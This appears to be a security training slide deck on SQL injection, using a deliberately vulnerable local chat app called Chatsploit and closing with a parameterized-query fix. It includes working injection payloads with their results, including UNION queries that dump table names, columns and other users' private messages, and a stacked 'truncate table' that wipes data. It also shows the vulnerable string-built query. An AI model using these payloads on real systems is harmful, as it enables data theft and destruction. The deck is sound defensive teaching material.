


# Injection

## John's OWASP Top 10 Series: Part 1

<https://github.com/johnhaldeman/chatsploit>



<https://xkcd.com/327/>

# Injection

Circumventing application constraints by injecting commands from user inputs into an interpreter

#1 on the OWASP Top 10 for each of 2010, 2013, and 2017

#1 on the Common Weakness Enumeration (CWE) list with a score of 93.8

**Root Cause:** The Application Code Fails To Sanitize User Input and the User Abuses that Vulnerability

**This talk:** focus on SQL Injection but similar concepts apply to other types (NoSQL, OS Command injection, etc.)

# It's 2019 – Surely that doesn't happen anymore



## Cyber Security Notification

[GT Home](#)

### NOTIFICATION OF DATA BREACH

The Georgia Institute of Technology ("Georgia Tech") has identified and taken steps to address a security incident involving personal information related to certain current and former faculty, staff, students, alumni, student applicants and Affiliates. This Notification explains the incident, measures we have taken to address the security issues, and some additional steps that individuals whose information was involved in the incident can take in response.

#### What Happened?

In late March 2019, Georgia Tech identified signs that an unauthorized person had found a way to send queries through a Georgia Tech web server to an internal database. Georgia Tech immediately implemented its incident response protocol, took steps to secure the web server, and began an investigation to determine what records in the database were accessed. The U.S. Department of Education was notified, and Georgia Tech set up a dedicated website on April 2, 2019 to share its preliminary findings.

#### What Information Was Involved?

Leading forensic firms were engaged to assist in the investigation and help determine the specific information that was accessed. The investigation determined that access to the database may have occurred between December 14, 2018 and March 22, 2019. The information contained in the database that may have been accessed includes name, address, Institute ID, date of birth and Social Security number. Not every record in the database contained a Social Security number – the data that was present in a record varied depending on information provided by individuals as part of their relationship to Georgia Tech (i.e., student, faculty, staff, alumni, applicant, Affiliate).

#### How did the security incident happen?

We have determined that an outside party leveraged a vulnerability in a web application. The web application identified as the entry point for the unauthorized access is an internal, custom developed application which contained a form that was vulnerable to SQL injection.

# Our App: Chatsploit

---

```
/ Welcome to Chatsploit!  Chatting for  \  
| people who like using obscure websites |  
\ with limited credibility.              /
```

-----

```
 \   ^__^  
  \  (oo)\_____  
      (__)\       )\/\  
         ||----w |  
         ||     ||
```

# Chatsploit: A Simple Chat Server (that has security problems)

## Users:

alicew

## Chat with alicew

**Thu Jun 13 2019 20:09:04 GMT-0400 (Eastern Daylight Time) From: bobs**  
Hi Alice,  
It's Bob. We met at that terrible appsec presentation at hackforge.

**Thu Jun 13 2019 20:10:18 GMT-0400 (Eastern Daylight Time) From: alicew**  
Oh hi Bob! Yes, I remember you!  
Wasn't that presentation terrible?!?!?!?

**Thu Jun 13 2019 20:14:24 GMT-0400 (Eastern Daylight Time) From: bobs**  
It was! I mean, it just went on and on.  
  
`SELECT * FROM SN0000000000RE`

**Thu Jun 13 2019 20:14:30 GMT-0400 (Eastern Daylight Time) From: alicew**  
hahahhahahaha

New Message:

Send

Refresh

# Chatsploit: Searching for people to chat with

localhost:3000/chatsploit/finduse x +

localhost:3000/chatsploit/findusers?search=carol

🔍 ☆ 🖥️ 🔊 📷 📺

Chatsploit: On the Internet, Nobody Knows You're a Dog Security is Our Lowest PriorityContinue ChattingFind PeopleLogout

Search Username:

carol


Search

Chat!	Username	Name	Email Address
<div>Chat!</div>	carolc	Carol Christmas	carol.christmas@example.com

Simple test to see if SQL injection is possible.

`carol' OR 1=1 --`

Closes the string, puts in a condition that's always true, and comments out the rest of the SQL



Retrieve table names:

```
carol%' UNION ALL SELECT  
name, '', STR(object_id)  
from sys.tables --
```

Search Username:

Search

Chat!	Username	Name	Email Address
Chat!	carolc	Carol Christmas	carol.christmas@example.com
Chat!	users		901578250
Chat!	messages		917578307



Retrieve column names for messages:

```
0' UNION ALL SELECT name,
'', '' from sys.columns
where
object_id=917578307--
```

Search Username:

0' UNION ALL SELECT name, '', '' from sys.columns where object\_id=917578307--

Search

Chat!	Username	Name	Email Address
Chat!	from_user		
Chat!	to_user		
Chat!	message		
Chat!	sent		

Retrieve messages for all users including those you're not supposed to see:

```
00' UNION ALL SELECT
from_user, to_user,
convert(varchar, sent,
20) + ': ' + message from
messages --
```

Search Username:

0' UNION ALL SELECT from\_user, to\_user, convert(varchar, sent, 20) + ': ' + messa

Search

Chat!	Username	Name	Email Address
Chat!	bobs	alicew	2019-06-14 00:09:04: Hi Alice, It's Bob. We met at that terrible appsec presentation at hackforge.
Chat!	alicew	bobs	2019-06-14 00:10:18: Oh hi Bob! Yes, I remember you! Wasn't that presentation terrible?!?!?!?
Chat!	bobs	alicew	2019-06-14 00:14:24: It was! I mean, it just went on and on. SELECT * FROM SNOOOOOOOOOORE
Chat!	alicew	bobs	2019-06-14 00:14:30: hahahhahahaha

TDS (SQL Server/Sybase) allows for multi-statement requests. So, we can inject other types of statements as well. Here, the truncate deletes all rows in the messages table:

```
0'; truncate table messages --
```

Search Username:


Chat!	Username	Name	Email Address
-------	----------	------	---------------

# Root Cause: No Input Sanitization

<https://github.com/johnhaldeman/chatsploit/blob/7e630a76a26d8d10c18d4f967f30f32342229a21/routes/chatsploit.js#L18>

<https://github.com/johnhaldeman/chatsploit/blob/7e630a76a26d8d10c18d4f967f30f32342229a21/sql.js#L17>

```
router.get('/findusers', [...], function (req, res, next) {  
  let text = req.query.search;  
  [...]  
  let lowersearch = text.toLowerCase();  
  sql.runQuery(`SELECT username, name, email FROM dbo.users where  
  username like '%${lowersearch}%'`)  
  .then(  
    [...]  
  )  
});
```



# Fixing the problem:



```
let lowersearch = "%" + text.toLowerCase() + "%";
sql.getPool().request()
  .input('searchstring', mssql.Char, lowersearch)
  .query(`SELECT username, name, email FROM dbo.users where username like @searchstring`)
  .then(
    [...]
  )
```

<https://github.com/johnhaldeman/chatsploit/commit/35d73eb5ad66fd8bfc1bfc7f084516b71ce484e3>

# Exercise for at home if interested

There is another SQL Injection vulnerability in the code.

Exploit and then fix it.

Note: It's slightly harder to exploit this one.

# ORMs

Instead of dealing with SQL, many applications use Object-Relational-Mapping libraries.

It doesn't absolve you though – sometimes those libraries can have interpreters themselves or provide a mechanism to get to the underlying SQL. For example, consider Hibernate's HQL:

<https://cwe.mitre.org/data/definitions/564.html>

# Injection – not just for SQL

Anywhere where there is an interpreter, there's a risk of this:


- 1) LDAP Injection
- 2) XML Injection
- 3) XPath Injection
- 4) Code Injection (for interpreted languages – JS/PHP/etc.)
- 5) Command Injection – for command line execution

The upshot: *Never trust your client.*

This is particularly bad if you use unsanitized client generated data as input into a query language or interpreter



# Defending Against SQL Injection – Other things you can do



Thank you!



Next time: Broken Authentication